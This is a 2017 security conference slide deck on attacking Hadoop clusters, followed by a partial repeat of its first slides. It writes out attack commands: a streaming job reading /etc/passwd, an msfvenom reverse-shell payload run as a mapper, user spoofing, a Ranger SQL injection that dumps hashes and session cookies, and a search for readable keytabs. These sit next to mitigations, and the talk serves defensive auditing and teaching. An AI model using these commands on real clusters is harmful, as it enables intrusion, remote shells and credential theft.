
Hadoop safari : Hunting for vulnerabilities
PHDays VII - 2017 – May, 23rd
Mahdi BRAIK
mahdi.braik@wavestone.com
Thomas DEBIZE
thomas.debize@wavestone.com
© WAVESTONE 2

Who are we ? Basically infosec auditors and incident responders
/ Piano, rugby player, cooking
/ CTF challenger
Mehdi "Big" BRAIK
/ Guitar, riding, volley-ball
/ Git pushing infosec tools
› https://github.com/maaaaz
Thomas "Data" DEBIZE
Hadoop and its security model/ 01
How to pwn an Hadoop cluster/ 02
Taking a step back/ 03
Hadoop and its security model
1. Overview
/ 01
How to pwn an Hadoop cluster/ 02
Taking a step back/ 03
© WAVESTONE 5
Hadoop and Big Data environments overview
"Hadoop is an open-source framework that allows for the distributed processing of large data sets across clusters of
computers using simple programming models"

Distributed processing
Hadoop distributed processing is mostly based on the MapReduce algorithm, originally described in 2004 by
two Google engineers in order to sort and index Web pages
Simple programming models
"Users specify a map function that processes a
key/value pair…
…to generate a set of intermediate key/value
pairs…
…and a reduce function that merges all
intermediate values associated with the same
intermediate key"
Hadoop MapReduce Fundamentals@LynnLangita
© WAVESTONE 6
Hadoop and Big Data environments overview
"Hadoop is an open-source framework that allows for the distributed processing of large data sets across clusters of
computers using simple programming models"

Open-source
Although Hadoop is completely open-source and free, Hadoop environments are gathered around
« distributions », the 3 current main distributions are the following
Cloudera Hortonworks MapR
A common point : the use of the "Hadoop Core" framework as a base of data storage and processing
© WAVESTONE 7

What a real Big Data environment looks like
KNOX
Ranger
Sentry
Record
Service
Kafka
Morphlines
Solr
MapReduce
Impala
HCatalog
Mahout
Pig Hive
Lucene
ElasticSearch
Sqoop
Chukwa
RabbitMQ
DistCp
Spark
Hbase / Phoenix / Cassandra / Accumulo / MongoDB / Riak
Drill
Cloudera Manager / Ambari / MapR Control System / BigInsight / Mesos + Myriad
HDFS
YARN
Lily
Flume
Flink
Oozie
Jupyter (iPython Notebook) / Hue / Tableau / SAS / Platfora / Splunk / Dataiku / Datameer / RHadoop
Storm
ZooKeeperFalcon
Tez
HAWQ
Storage Processing ConsultationIndexationAcquisition Administration
Security (infrastructure and uses)
D A T A L I F E C Y C L E I N T H E P L A T F O R M
CPU CPU CPU CPU CPU CPU CPU CPU CPU CPU CPU CPU CPU CPU CPU
RAM RAM RAM RAM RAM RAM RAM RAM RAM RAM RAM RAM RAM RAMRAM
Disk Disk Disk Disk Disk Disk Disk Disk Disk Disk Disk Disk Disk DiskDisk
© WAVESTONE 8

Storage
In the Hadoop paradigm, every data is stored in the form of a file divided in multiple parts (by default, 128
MB per part) replicated in multiple points
2 types of nodes are present in a cluster:
/ Some DataNodes, storing actual file parts on the Hadoop Distributed File System
/ A single active NameNode, storing a mapping list of file parts and their DataNode location
Hadoop Core under the hood
MapReduce HDFS
YARN
HDFS
Processing
2 components are at the heart of job processing:
/ MapRed, being the job distribution algorithm on the cluster
/ YARN (Yet Another Resource Negotiator), being the task
scheduler on the cluster
YARN
MapReduce
HadoopConceptsNote
© WAVESTONE 9

"Okay cool story but who uses Hadoop anyway ?"
http://wiki.apache.org/hadoop/PoweredBy
Hadoop and its security model
2. Security model
/ 01
How to pwn an Hadoop cluster/ 02
Taking a step back/ 03
© WAVESTONE 11

Hadoop security model - Authentication
By default, no authentication mechanism is enforced on an Hadoop cluster…
…or rather, the « simple » authentication mode is used
http://www.cloudera.com/content/www/en-us/documentation/enterprise/latest/topics/sg_auth_overview.html
« Simple » authentication
==
Identification
==
You can be whatever service or whoever human you want on the cluster
https://hadoop.apache.org/docs/r2.7.2/hadoop-project-dist/hadoop-common/SecureMode.html
Mitigation: deploy the sole proper authentication mechanism provided by Hadoop, Kerberos
https://github.com/steveloughran/kerberos_and_hadoop
© WAVESTONE 12

Hadoop security model - Authorization and Auditing
Every single component of the cluster has its own authorization model, hence adding some serious
complexity for defenders
HDFS
HDFS supports POSIX permissions (ugo),
without any notion of executable file or
setuid/setgid
Since Hadoop 2.5, HDFS also supports POSIX
ACLs allowing finer-grained access control with the
use of extended attributes
https://www.cloudera.com/documentation/enterprise/5-3-x/topics/cdh_sg_hdfs_ext_acls.html
Hive
Hive, the Hadoop SQL RDBMS, supports fine-
grained ACLs for SQL verbs
Some third-party components have to be deployed to centrally
manage policies and audit traces:
/ Apache Ranger…which is currently only packaged for
Hortonworks clusters
/ Sentry or RecordService for Cloudera clusters
© WAVESTONE 13
Hadoop security model – Data protection – In-transit

Communications with the NameNode
An RPC scheme is used on top of a Simple
Authentication & Security Layer (SASL)
mechanism which can use:
/ Generic Security Services (GSS-API), for
Kerberos connections
/ DIGEST-MD5, when using Delegation
Tokens (e.g. sending a job to NodeManager)
3 levels of RPC protection:
/ Authentication only
/ Integrity: authentication + integrity
/ Privacy: full data encryption
By default, no encryption is applied on data « in-transit » (flow) and « at-rest » (cold storage)…
…but encryption is natively available and can be enabled after validating one prerequisite: Kerberos
Communications with Web apps
Standard SSL/TLS is natively offered and has to
be enabled
Communications with DataNodes
The DataTransferProtocol (DTP) can be encrypted at 2
levels:
/ Key exchange: 3DES or RC4…
/ Data encryption: AES 128/192/256 (default 128
bits)
DTP authentication is achieved through SASL
encapsulation
https://hadoop.apache.org/docs/r2.4.1/hadoop-project-
dist/hadoop-common/SecureMode.html
© WAVESTONE 14
Hadoop security model – Data protection – At-rest
By default, no encryption is applied on data « in-transit » (flow) and « at-rest » (cold storage)…
…but encryption is natively available and can be enabled after validating one prerequisite: Kerberos

At-rest
From Hadoop 2.6 the HDFS transparent encryption
mechanism is available:
/ 1. An "encryption zone" has to be defined to
encrypt data in a directory, protected by an
"encryption zone key" (EZ key)
/ 2. Each file to be stored in that directory is
encrypted with a "Data Encryption Key" (DEK)
/ 3. The DEK is encrypted by the EZ key…forming an
"Encrypted Data Encryption Key" (EDEK)
A user requests EDEK at NameNode, asks a Key
Management Server (KMS) to decrypt it in order to
have the DEK, to finally encrypt and upload it on the
datalake
http://blog.cloudera.com/blog/2015/01/new-in-cdh-5-3-transparent-
encryption-in-hdfs/
The security boundary of that cryptosystem relies on
ACLs on the KMS, to check if a user presenting an
EDEK is allowed to access the encryption zone
Hadoop and its security model/ 01
How to pwn an Hadoop cluster
1. Mapping the attack surface
/ 02
Taking a step back/ 03
© WAVESTONE 16
How to pwn an Hadoop cluster – Mapping the attack surface

Commonly on the NameNode
-- HDFS
TCP / 8020: HDFS metadata
$ hadoop fs -ls /tmp
HTTP / 50070 (50470): HDFS NameNode WebUI
$ HDFS WebUI explorer at /explorer.html
$ Redirecting actual data access to DataNode on port 50075
HTTP / 50090: Secondary NameNode WebUI
$ Fewer stuff than the primary on TCP / 50070
-- YARN / MapReduce v2
TCP / 8030-3: YARN job submission
HTTP / 8088 (8090): YARN ResourceManager WebUI
HTTP / 19888 (19890): MapReduce v2 JobHistory Server WebUI
-- old stuff : MapReduce v1 --
TCP / 8021: MapReduce v1 job submission
HTTP / 50030: MapReduce v1 JobTracker
Commonly on each DataNode
-- HDFS
TCP / 50010: HDFS data transfer
$ hadoop fs -put <localfile> <remotedst>
TCP / 50020: HDFS IPC internal metadata
HTTP/ 50075 (50475): HDFS DataNode WebUI
$ HDFS WebUI explorer at /browseDirectory.jsp
-- YARN / MapReduce v2
HTTP / 8042 (8044): YARN NodeManager WebUI
$ To track jobs
-- old stuff : MapReduce v1 --
HTTP / 50060: MapReduce v1 TaskTracker
* Ports in parentheses are serving content over SSL/TLS
Interesting third-party module services
HTTP / 14000: HTTPFS WebHDFS
HTTP / 7180 (7183): Cloudera Manager
HTTP / 8080: Apache Ambari
HTTP / 6080: Apache Ranger
HTTP / 8888: Cloudera HUE
HTTP / 11000: Oozie Web Console
© WAVESTONE 17
How to pwn an Hadoop cluster – Mapping the attack surface

NameNode
HTTP / 50070 (50470):
HDFS NameNode WebUI
DataNode
HTTP/ 50075 (50475):
HDFS DataNode WebUI
© WAVESTONE 18
How to pwn an Hadoop cluster – Mapping the attack surface

NameNode
HTTP / 8088 (8090):
YARN ResourceManager
WebUI
Datanode
HTTP / 8042 (8044):
YARN NodeManager WebUI
© WAVESTONE 19
How to pwn an Hadoop cluster – Mapping the attack surface

NameNode
HTTP / 19888 (19890):
MapReduce v2 JobHistory
Server WebUI
NameNode
HTTP / 50030:
MapReduce v1 JobTracker
DataNode
HTTP / 50060:
MapReduce v1 TaskTracker
© WAVESTONE 20
How to pwn an Hadoop cluster – Mapping the attack surface

Nmap used to have some limited
fingerprinting scripts until a recent commit
(early march 2017) added some probes for the
"http-enum" script, now detecting these
components
$ nmap -sV --script=http-enum -p- 192.168.11.150
PORT STATE SERVICE
6080/tcp open http
| http-enum:
|_ /login.jsp: Apache Ranger WebUI
8042/tcp open http
| http-enum:
|_ /node: Hadoop YARN Node Manager version 2.7.1.2.4.0.0-169,
Hadoop version 2.7.1.2.4.0.0-169
8080/tcp open http
| http-enum:
|_ /: Apache Ambari WebUI
8088/tcp open http
| http-enum:
|_ /cluster/cluster: Hadoop YARN Resource Manager version
2.7.1.2.4.0.0-169, state "started", Hadoop version 2.7.1.2.4.0.0-169
19888/tcp open http
| http-enum:
|_ /jobhistory: Hadoop MapReduce JobHistory WebUI
/ Apache Ambari
/ Apache Oozie
/ Apache Ranger
/ Cloudera HUE
/ Cloudera Manager
/ Hadoop MapReduce v2
/ Hadoop YARN Node Manager and Resource
Manager
Other NSE scripts do give some information about
HBase (hbase-{master,region}-info.nse)
and Flume (flume-master-info.nse)
Hadoop and its security model/ 01
How to pwn an Hadoop cluster
2. Surfing the datalake
/ 02
Taking a step back/ 03
© WAVESTONE 22
How to pwn an Hadoop cluster – Surfing the datalake
What does a Big Data attacker want ?
DATA !
How would he like to access it ?
THROUGH A BROWSER !

WebHDFS
WebHDFS offers REST API to access data on the HDFS datalake
Where can I see some WebHDFS services ?
/ On the native HDFS DataNode WebUI: port 50075
/ On the HTTPFS module: port 14000
Ok and now what if the cluster only enforces "simple"
authentication ?
You can access any stored data by using the "user.name"
parameter.
 That’s not a bug, that’s an authentication feature
One protocol to rule them all…
© WAVESTONE 23
How to pwn an Hadoop cluster – Surfing the datalake

Demo time
Being able to have an complete listing of the datalake resources is crucial to attackers, in order to harvest
interesting data
So we developed a tool, HDFSBrowser, doing that job through multiple methods and that can produce a
convenient CSV output
© WAVESTONE 24
How to pwn an Hadoop cluster – Surfing the datalake

What does a Big Data attacker want ?
DATA !
How would he like to access it ?
With the Hadoop client CLI !
How can I specify an arbitrary desired username through CLI ?
$ export HADOOP_USER_NAME=<your desired user>
Hadoop and its security model/ 01
How to pwn an Hadoop cluster
3. RCEing on nodes
/ 02
Taking a step back/ 03
© WAVESTONE 26
How to pwn an Hadoop cluster – RCEing on nodes

Remember, Hadoop is a framework for distributed
processing…it basically distributes task to execute
With simple authentication and without proper
network filtering of exposed services, one can
freely execute commands on cluster nodes with
MapReduce jobs
What if I don’t want to go through the hassle
of writing proper MapReduce Java code ?
"Hadoop streaming is a utility that comes with
the Hadoop distribution.
The utility allows you to create and run MapReduce
jobs with any executable or script as the mapper
and/or the reducer"
1. $ hadoop 
jar <path_to_hadoop_streaming.jar> 
-input /non_empty_file_on_HDFS 
-output /output_directory_on_HDFS 
-mapper "/bin/cat /etc/passwd" 
-reducer NONE
2. $ hadoop fs –ls /output_directory_on_HDFS
3. $ hadoop fs –cat /output_directory_on_HDFS/part-00000
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
This launches a MapReduce job
This checks for the job result
This retrieves the job result
© WAVESTONE 27
How to pwn an Hadoop cluster – RCEing on nodes


Being able to execute bulk commands across the cluster is crucial to attackers, in order to harvest
interesting data and pivot into the infrastructure
Apart from executing single commands, using a meterpreter is possible and will offer session handling and
pivoting easiness
1. $ msfvenom -a x86 --platform linux -p linux/x86/meterpreter/reverse_tcp
LHOST=192.168.38.1 -f elf -o msf.payload
2. msf> use exploit/multi/handler ; set payload linux/x86/meterpreter/reverse_tcp ;
exploit
3. $ hadoop jar <path_to_hadoop_streaming.jar>
-input /non_empty_file_on_HDFS 
-output /output_directory_on_HDFS 
-mapper "./msf.payload" 
-reducer NONE 
-file msf.payload 
-background
This uploads a local file to HDFS
This starts the job without waiting for its completion
© WAVESTONE 28
How to pwn an Hadoop cluster – RCEing on nodes
© WAVESTONE 29
How to pwn an Hadoop cluster – RCEing on nodes
Limitations
Due to the distributed nature of a MapReduce job, it is not possible to specify on which node you want
to execute your payload

Prerequisites
This methods requires a working and complete cluster configuration on client-side (attacker side), there
are several methods to grab the target cluster configuration
Request "/conf" on most of
native WebUI:
/ HDFS WebUI
/ JobHistory
/ ResourceManager
/ …
Exploit vulnerabilities on third-party administration Web interfaces:
/ Unauthenticated configuration download on Cloudera Manager
http://<cloudera_mgr_IP>:7180/cmf/services/<service_id_to_iterate>
/client-config
A B
© WAVESTONE 30
How to pwn an Hadoop cluster – RCEing on nodes
Limitations
Due to the distributed nature of a MapReduce job, it is not possible to specify on which node you want
to execute your payload

Prerequisites
We developed a simple script "HadoopSnooper" to retrieve a minimum configuration for interacting with a
remote Hadoop cluster
© WAVESTONE 31
How to pwn an Hadoop cluster – RCEing on nodes

"Ok cool but come on, who exposes such services anyway ?"
© WAVESTONE 32
How to pwn an Hadoop cluster – RCEing on nodes

"Ok cool but come on, who’s interested in attacking Hadoop stuff ?"
Hadoop and its security model/ 01
How to pwn an Hadoop cluster
4. Exploiting 3rd party modules
/ 02
Taking a step back/ 03
© WAVESTONE 34
How to pwn an Hadoop cluster – Exploiting 3rd party modules
AAA module - Apache Ranger =< 0.5.2
Authenticated SQL injection (CVE-2016-2174)
GET http://<apache_ranger_IP>:6080/service/plugins/policies/eventTime?eventTime=' or '1'='1&policyId=1
2 interesting post-exploit operations
/ Dump user credentials…but passwords are hashed in MD5 (SHA512 in newer versions)
> select last_name, first_name, email, login_id, password, user_role from x_portal_user,
x_portal_user_role where x_portal_user.id = x_portal_user_role.user_id limit 3 :
[*] , Admin, , admin, ceb4f32325eda6142bd65215f4c0f371, ROLE_SYS_ADMIN
[*] , rangerusersync, 1457692398755_962_66, ambari-qa, 70b8374d3dfe0325aaa5002a688c7e3b, ROLE_SYS_ADMIN
[*] , keyadmin, 1457692592328_160_91, amb_ranger_admin, a05f34d2dce2b4688fa82e82a89ba958,ROLE_KEY_ADMIN
/ or better…dump user session cookies and reuse them !
> select auth_time, login_id, ext_sess_id from x_auth_sess where auth_status = 1 or (login_id like
'%admin%' and auth_status = 1) order by auth_time desc limit 3 :
[*] 2016-05-08 13:30:11, admin, DEC6C0A899BB2E8793ABA9077311D8E6
[*] 2016-05-08 13:04:15, stduser, CD4142620CB7ED4186274D53B8E0D59E
[*] 2016-05-08 13:01:26, rangerusersync, D84D98B58FC0F9554A4CABF3E205A5E8N
© WAVESTONE 35
How to pwn an Hadoop cluster – Exploiting 3rd party modules
Data visualisation module - Cloudera HUE =< `/usr/bin/date`
Most of the time, an edge node is deployed for datascientists and accessed through SSH to be able to
interact with the Hadoop cluster.
Most of the time, the data visualisation Web application Cloudera HUE is deployed on the edge node.

1. The hue.ini configuration file is by default
accessible to anyone with the other
permission set to read
Several account credentials can be found in
that configuration file such as :
/ The HUE database credentials
/ Various service account credentials
(LDAP, SMTP, Kerberos etc.)
Under these conditions, a neat attack scenario taking advantages of two <still unfixed> Cloudera HUE
vulnerabilities can be followed and lead to HUE user session cookie stealing, hence allowing spoofing a
user across the entire cluster launching arbitary jobs and browsing the datalake
1
© WAVESTONE 36
How to pwn an Hadoop cluster – Exploiting 3rd party modules
Data visualisation module - Cloudera HUE =< `/usr/bin/date`

1. Hue user session cookies are stored in the
database
/ It seems to be a default setting on
Python Django databases…
Cookies are stored in the django_session table:
/ session_key is the cookie
/ session_data holds the user id with
some other information encoded in
base64
2
Mitigation : unset the read for other
permission on the hue.ini (at your own risk!)…
…and do not deploy Cloudera Hue on an edge
node or on a node accessible by non-
database admins
Neither Cloudera officially answered on these
vulnerabilities… nor fixed them
Hadoop and its security model/ 01
How to pwn an Hadoop cluster
5. Exploiting keytabs misuse
/ 02
Taking a step back/ 03
© WAVESTONE 38
How to pwn an Hadoop cluster – Exploiting keytabs misuse

Last but not least, our most 1337 attack to get some illegitimate access is…
In real life, it gives you that kind of results, mostly in /home/ directories (local and HDFS)
Mitigation : prevent potential permission misuse from users by not making them UNIX owner of their
"home" directory, and use POSIX ACL (setfacl) to grant them read/write/execute…
…and tell people a Kerberos keytab is *like* a password file. No read for other!
$ find / -iname "*.keytab" -perm -o+r 2> /dev/null
© WAVESTONE 39
How to pwn an Hadoop cluster

So you also want to start hunting for vulnerabilities ?
Use a pre-packaged Hadoop environment in a single virtual machine
Cloudera Hortonworks MapR
Cloudera Quickstart HDP Sandbox MapR Sandbox
All of our presented tools and resources are published on
https://github.com/wavestone-cdt/hadoop-attack-library
Hadoop and its security model/ 01
How to pwn an Hadoop cluster/ 02
Taking a step back/ 03
© WAVESTONE 41

Taking a step back – Security maturity of the Big Data ecosystem
A technology not
built upon security
/ A lot of insecurity by default:
› "Simple authentication"
› No encryption
A fragmented
ecosystem
/ Security solutions availability may depends of distribution
An immaturity in
secure development
/ A lot of classic vulnerabilities….even for security modules
A complex
operational security
/ Fast pace of module versions…but low frequency of patch
release from distributors
› HDP 2.4 (march 2016) shipping Apache Ranger 0.5.0 (june
2015)
/ Users do misuse Kerberos keytabs and grant them read for
other permissions
© WAVESTONE 42

Taking a step back – Wise recommendations
Kerberize your cluster
Reduce service exposition
Don’t give free shells
Harden components & try to keep up to date with technologies
Don’t deploy applications on Edge nodes
Prevent & detect permissions misuse on Kerberos keytabs
wavestone.com
@wavestoneFR
@secuinsider
Mahdi BRAIK
mahdi.braik@wavestone.com
Questions ?
Thomas DEBIZE
thomas.debize@wavestone.com

Охота на уязвимости Hadoop

  • 1.
    Hadoop safari :Hunting for vulnerabilities PHDays VII - 2017 – May, 23rd Mahdi BRAIK mahdi.braik@wavestone.com Thomas DEBIZE thomas.debize@wavestone.com
  • 2.
    © WAVESTONE 2 Whoare we ? Basically infosec auditors and incident responders / Piano, rugby player, cooking / CTF challenger Mehdi "Big" BRAIK / Guitar, riding, volley-ball / Git pushing infosec tools › https://github.com/maaaaz Thomas "Data" DEBIZE
  • 3.
    Hadoop and itssecurity model/ 01 How to pwn an Hadoop cluster/ 02 Taking a step back/ 03
  • 4.
    Hadoop and itssecurity model 1. Overview / 01 How to pwn an Hadoop cluster/ 02 Taking a step back/ 03
  • 5.
    © WAVESTONE 5 Hadoopand Big Data environments overview "Hadoop is an open-source framework that allows for the distributed processing of large data sets across clusters of computers using simple programming models" Distributed processing Hadoop distributed processing is mostly based on the MapReduce algorithm, originally described in 2004 by two Google engineers in order to sort and index Web pages Simple programming models "Users specify a map function that processes a key/value pair… …to generate a set of intermediate key/value pairs… …and a reduce function that merges all intermediate values associated with the same intermediate key" Hadoop MapReduce Fundamentals@LynnLangita
  • 6.
    © WAVESTONE 6 Hadoopand Big Data environments overview "Hadoop is an open-source framework that allows for the distributed processing of large data sets across clusters of computers using simple programming models" Open-source Although Hadoop is completely open-source and free, Hadoop environments are gathered around « distributions », the 3 current main distributions are the following Cloudera Hortonworks MapR A common point : the use of the "Hadoop Core" framework as a base of data storage and processing
  • 7.
    © WAVESTONE 7 Whata real Big Data environment looks like KNOX Ranger Sentry Record Service Kafka Morphlines Solr MapReduce Impala HCatalog Mahout Pig Hive Lucene ElasticSearch Sqoop Chukwa RabbitMQ DistCp Spark Hbase / Phoenix / Cassandra / Accumulo / MongoDB / Riak Drill Cloudera Manager / Ambari / MapR Control System / BigInsight / Mesos + Myriad HDFS YARN Lily Flume Flink Oozie Jupyter (iPython Notebook) / Hue / Tableau / SAS / Platfora / Splunk / Dataiku / Datameer / RHadoop Storm ZooKeeperFalcon Tez HAWQ Storage Processing ConsultationIndexationAcquisition Administration Security (infrastructure and uses) D A T A L I F E C Y C L E I N T H E P L A T F O R M CPU CPU CPU CPU CPU CPU CPU CPU CPU CPU CPU CPU CPU CPU CPU RAM RAM RAM RAM RAM RAM RAM RAM RAM RAM RAM RAM RAM RAMRAM Disk Disk Disk Disk Disk Disk Disk Disk Disk Disk Disk Disk Disk DiskDisk
  • 8.
    © WAVESTONE 8 Storage Inthe Hadoop paradigm, every data is stored in the form of a file divided in multiple parts (by default, 128 MB per part) replicated in multiple points 2 types of nodes are present in a cluster: / Some DataNodes, storing actual file parts on the Hadoop Distributed File System / A single active NameNode, storing a mapping list of file parts and their DataNode location Hadoop Core under the hood MapReduce HDFS YARN HDFS Processing 2 components are at the heart of job processing: / MapRed, being the job distribution algorithm on the cluster / YARN (Yet Another Resource Negotiator), being the task scheduler on the cluster YARN MapReduce HadoopConceptsNote
  • 9.
    © WAVESTONE 9 "Okaycool story but who uses Hadoop anyway ?" http://wiki.apache.org/hadoop/PoweredBy
  • 10.
    Hadoop and itssecurity model 2. Security model / 01 How to pwn an Hadoop cluster/ 02 Taking a step back/ 03
  • 11.
    © WAVESTONE 11 Hadoopsecurity model - Authentication By default, no authentication mechanism is enforced on an Hadoop cluster… …or rather, the « simple » authentication mode is used http://www.cloudera.com/content/www/en-us/documentation/enterprise/latest/topics/sg_auth_overview.html « Simple » authentication == Identification == You can be whatever service or whoever human you want on the cluster https://hadoop.apache.org/docs/r2.7.2/hadoop-project-dist/hadoop-common/SecureMode.html Mitigation: deploy the sole proper authentication mechanism provided by Hadoop, Kerberos https://github.com/steveloughran/kerberos_and_hadoop
  • 12.
    © WAVESTONE 12 Hadoopsecurity model - Authorization and Auditing Every single component of the cluster has its own authorization model, hence adding some serious complexity for defenders HDFS HDFS supports POSIX permissions (ugo), without any notion of executable file or setuid/setgid Since Hadoop 2.5, HDFS also supports POSIX ACLs allowing finer-grained access control with the use of extended attributes https://www.cloudera.com/documentation/enterprise/5-3-x/topics/cdh_sg_hdfs_ext_acls.html Hive Hive, the Hadoop SQL RDBMS, supports fine- grained ACLs for SQL verbs Some third-party components have to be deployed to centrally manage policies and audit traces: / Apache Ranger…which is currently only packaged for Hortonworks clusters / Sentry or RecordService for Cloudera clusters
  • 13.
    © WAVESTONE 13 Hadoopsecurity model – Data protection – In-transit Communications with the NameNode An RPC scheme is used on top of a Simple Authentication & Security Layer (SASL) mechanism which can use: / Generic Security Services (GSS-API), for Kerberos connections / DIGEST-MD5, when using Delegation Tokens (e.g. sending a job to NodeManager) 3 levels of RPC protection: / Authentication only / Integrity: authentication + integrity / Privacy: full data encryption By default, no encryption is applied on data « in-transit » (flow) and « at-rest » (cold storage)… …but encryption is natively available and can be enabled after validating one prerequisite: Kerberos Communications with Web apps Standard SSL/TLS is natively offered and has to be enabled Communications with DataNodes The DataTransferProtocol (DTP) can be encrypted at 2 levels: / Key exchange: 3DES or RC4… / Data encryption: AES 128/192/256 (default 128 bits) DTP authentication is achieved through SASL encapsulation https://hadoop.apache.org/docs/r2.4.1/hadoop-project- dist/hadoop-common/SecureMode.html
  • 14.
